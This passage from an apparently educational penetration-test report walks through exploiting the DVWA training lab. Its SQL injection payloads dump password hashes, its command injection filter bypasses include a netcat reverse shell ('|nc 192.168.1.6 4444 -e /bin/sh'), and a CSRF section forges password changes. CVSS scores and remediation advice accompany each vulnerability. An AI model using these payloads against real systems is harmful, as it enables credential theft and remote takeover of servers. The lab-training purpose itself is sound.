ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Got the users list and password hash value we can crack the hash using online hash cracking and can get the decrypted value of the hash

- We have find the SQL injection vulnerability in the BVWA and cracked the 3 levels (low,medium,high), we have used various tools and commands to crack this.

CVSS Metrics Relevant to SQL Injection:

 Attack Vector (AV)

- Network (N): If the SQL injection vulnerability can be exploited remotely over the network, for example via a web application that accepts user inputs, the attack vector score would likely be Network.

- This would typically result in a higher score because remote exploits are easier to execute compared to local attacks.
- Score: Network = 3.9-10 (depending on other factors)

 Attack Complexity (AC)

- Low (L): SQL injection vulnerabilities are usually easy to exploit if the attacker can interact with the application. No specialized skills or conditions are generally required (e.g., simple user input like form fields or URL parameters).
- Score: Low = 1.0

 Privileges Required (PR)

- None (N): In most cases, an attacker doesn't need any prior authentication or privileges to exploit an SQL injection vulnerability. For example, if an attacker can simply inject SQL through a public-facing form without logging in, no privileges are required.
- Score: None = 0

 User Interaction (UI)

- None (N): Exploiting an SQL injection vulnerability typically does not require any interaction from the user other than submitting data through an input field (e.g., URL parameters, form fields).
- Score: None = 0

 Impact on Confidentiality (C)

- High (H): SQL injection can lead to unauthorized access to sensitive data, such as usernames, passwords, credit card details, or even internal system data. This results in a significant impact on confidentiality.

- Score: High = 1.0

 Impact on Integrity (I)

- High (H): SQL injection can allow an attacker to modify the contents of a database, delete records, or alter critical data, leading to a severe impact on data integrity.
- Score: High = 1.0

 Impact on Availability (A)

- High (H): SQL injection can also lead to denial-of-service conditions, such as causing the database to crash or become unresponsive, especially if the injection involves complex or destructive queries.
- Score: High = 1.0

the final **CVSS base score** would be **around 9.8**(depending on the specific configuration), with a **severity rating** of **High or Critical**.

- **Base score: 9.8**(depending on the exact conditions of the vulnerability)
- **Severity: High / Critical**

This means that SQL injection poses a significant risk, and it's essential to take measures to prevent and mitigate it in your applications.

Remediations:

Web Application Firewalls (WAFs): Deploy a Web Application Firewall (WAF) to filter out malicious traffic before it reaches the application. A WAF can detect and block common SQL injection payloads.

Use Multi-Factor Authentication (MFA): Implement multi-factor authentication (MFA) for sensitive areas of your application or database access.

Limit Database Privileges: Use the principle of least privilege by giving database accounts only the permissions needed to perform their tasks. Avoid granting unnecessary privileges like DROP, DELETE, or ALTER.

Reference:

“https://portswigger.net/web-security/sql-injection/lab-login-bypass”

2.Command Injection

Severity: Critical (8.0-10.0)

Vulnerability Description: A command injection vulnerability is a type of security flaw that occurs when an application allows an attacker to execute arbitrary commands on the host operating system. These commands are usually passed through user inputs that the application does not properly validate or sanitize.

Command injection attacks are possible in most cases because of lack of correct input data validation, which can be manipulated by the attacker (forms, cookies, HTTP headers etc.).


Impact: Command injection is a type of vulnerability that occurs when an attacker is able to execute arbitrary commands on a host operating system through an application that improperly passes user input to a system shell. In the context of DVWA (Damn Vulnerable Web Application), command injection is a vulnerability that arises when user input is passed directly to system commands without proper sanitization or validation.

Vulnerability identified by

- Manual analysis

Proof of concept:

Level: low


Vulnerability: Command Injection


Ping a device

Enter an IP address: [ ] Submit

More Information

- STEP1:

Try adding the IP address of DVWA that is “127.0.0.1”


Vulnerability: Command Injection

Ping a device

Enter an IP address: [ ] Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.066 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.034 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.050 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.049 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3064ms
rtt min/avg/max/mdev = 0.034/0.049/0.066/0.011 ms
```

See the 4 pings and 0 packet loss


- STEP2:

Referring the payload

“https://github.com/payloadbox/command-injection-payload-list”

- The original command is ‘ping -c 4’ target with our own command
- The result will be ping -c 4 && ls

“127.0.0.1 && ls -la”



```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=11.9 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.070 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.059 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.060 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3055ms
rtt min/avg/max/mdev = 0.059/3.018/11.884/5.118 ms
total 20
drwxrwxrwx  4 root root 4096 Jan  8 22:19 .
drwxrwxrwx 19 root root 4096 Jan  8 22:19 ..
drwxrwxrwx  2 root root 4096 Jan  8 22:19 help
-rwxrwxrwx  1 root root 1829 Jan  8 22:19 index.php
drwxrwxrwx  2 root root 4096 Jan  8 22:19 source
```


- **AND Operator (&&):** Executes the second command only if the first one succeeds.

It has been a success

Level: medium

STEP1:


Lets see the above command will work or not



No response

STEP2:


Check the source code



```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $t

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
```


As we can see, it has some sanitization to filter out the input of "&&" and ";". It's not a big deal, we still have plenty of operators will do the trick.

- This time, use | | to run "whoami" command



Ping a device

Enter an IP address: `|| whoami` Submit



Ping a device


Enter an IP address: Submit

```
www-data
```

It worked

STEP3:


Use netcat (nc) to listen to the port



```
┌─(root㉿kali)-[~]
└─# nc -lnvp 4444
```


Listening to the port 444

- On dvwa ping bar enter "| | nc <IP address of your machine> -e /bin/sh"




Ping a device

Enter an IP address: `|| nc 192.168.1.6 4444 -e /bin/sh` Submit



```
┌──(root㉿kali)-[~]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.6] from (UNKNOWN) [192.168.1.6] 38668
█
```

Got the reverse shell




```
connect to [192.168.1.6] from (UNKNOWN) [192.168.1.6] 38668
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
ls
help
index.php
source
```

Successfully entered in to the www-data user by nc (netcat)

Level: High

STEP1:

View the source code



```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '||' => '',
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
```

can see the operator "| " comes with a space. Try if we can bypass this by remove the space between operator and command.

- Using the same command as before lets remove the space of nc


"|nc <IP address of your machine> -e /bin/sh"

Try this command


STEP2:

Using netcat to listen to the port

Command: "|nc <IP address of your machine> -e /bin/sh"




```
┌──(root㉿kali)-[~]
└─# nc -lnvp 4444
listening on [any] 4444 ...
```



Ping a device

Enter an IP address: |nc 192.168.1.6 4444 -e /bin/sh

Lets submit and see



```
┌──(root㉿kali)-[~]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.6] from (UNKNOWN) [192.168.1.6] 39688
```

Got the reverse shell

CVSS Base Score for Command Injection:

Here's how the CVSS metrics might look for a typical **command injection** vulnerability:

- **Attack Vector (AV)**: Network (N)

- **Attack Complexity (AC)**: Low (L)
- **Privileges Required (PR)**: Low (L) or High (H) (depending on the system's configuration)
- **User Interaction (UI)**: None (N)
- **Confidentiality Impact (C)**: High (H)
- **Integrity Impact (I)**: High (H)
- **Availability Impact (A)**: High (H)

This would result in a **high CVSS score**, potentially around **8.0-10.0** depending on the specific context of the vulnerability, system configuration, and its impact.

Remediation:

Avoid System Shell Invocation:

Use Safer Alternatives: Instead of invoking system commands directly, use language-specific functions or libraries that do not rely on the shell.

Least Privilege Principle:

Run with Minimum Privileges: Ensure that the application runs with the least amount of privilege necessary. This minimizes the impact of an attack.

Logging and Monitoring:

Log Suspicious Activity: Implement logging to track all user inputs and interactions with the system. This helps detect potential injection attempts and trace the source of attacks.

Use Web Application Firewalls (WAFs):

Deploy a WAF: A Web Application Firewall (WAF) can help detect and block command injection attempts by analyzing and filtering HTTP requests and responses for malicious content.

Security Patches and Updates:

Keep Software Up to Date: Ensure that the application and its underlying frameworks, libraries, and the operating system are updated regularly with the latest security patches. This helps close any known vulnerabilities

Reference:

https://owasp.org/www-community/attacks/Command_Injection
https://www.imperva.com/learn/application-security/command-injection/
https://snyk.io/blog/command-injection/

3. Cross Site Request Forgery (CSRF)

Severity: low (6.5)

Vulnerability Description: CSRF (Cross-Site Request Forgery) is a type of security vulnerability that allows an attacker to perform unauthorized actions on behalf of a user without their consent. This attack occurs when a malicious actor tricks a user into performing actions on a web application where they are already authenticated. The attacker does not need to know the user's credentials or session token, but instead exploits the trust that a web application has in the user's browser.

Impact: If DVWA is configured with a CSRF vulnerability, attackers can trick authenticated users into performing unintended actions without their knowledge or consent. For example, attackers could force a logged-in user to change settings, perform unwanted actions, or submit data on the victim's behalf, such as changing user profiles or deleting entries


Vulnerability identified by

- Manual analysis

Proof of concept:

Level: low


Change the password without the user knowing




STEP1:

Changing the password

Capturing the request in burp






```
GET /dvwa/vulnerabilities/csrf/?password_new=abcd&password_conf=abcd&Change=Change HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://127.0.0.1/dvwa/vulnerabilities/csrf/
Cookie: PHPSESSID=3i3g28ag68hn480o5pkk0b2bqq; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Got a get request

Lets copy the url that we have captured in burp

STEP2:


Change your admin password:


New password:

Confirm new password:

Password Changed.

Password has been changed

The new password is "abcd"


Valid password for 'admin'

Username


admin

Password

●●●●


STEP3:

Paste the link that has been copied from the burp and paste it in the url section



vulnerabilities/csrf/?password_new=abcd&password_conf=abcd&Change=Change

http://127.0.0.1//dvwa/vulnerabilities/csrf/?password_new=abcd&password_c — V

Lets change the password here in the url section


vulnerabilities/csrf/?password_new=abcdefg&password_conf=abcdefg&Change=C

http://127.0.0.1//dvwa/vulnerabilities/csrf/?password_new=abcdefg&passwor — Visit


Valid password for 'admin'


Username

Password

Login

It's a success vulnerability found. The password has been change with out the user knowing

Level: Medium


Test Credentials

Current password:

New password:


Confirm new password:

- STEP1:

Adding the details shown above

The current password is "password"

We are giving the new password as "abcd"


Test Credentials

Current password: ●●●●●●●●●


New password: ●●●●

Confirm new password: ●●●●

Change

STEP2:

Capturing the request in burp suite




```
GET /dvwa/vulnerabilities/csrf/index.php?password_current=password&password_new=abcd&password_conf=abcd&
Change=Change&user_token=7f4af5ad17ca2fae819962bded6f8e97 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer:
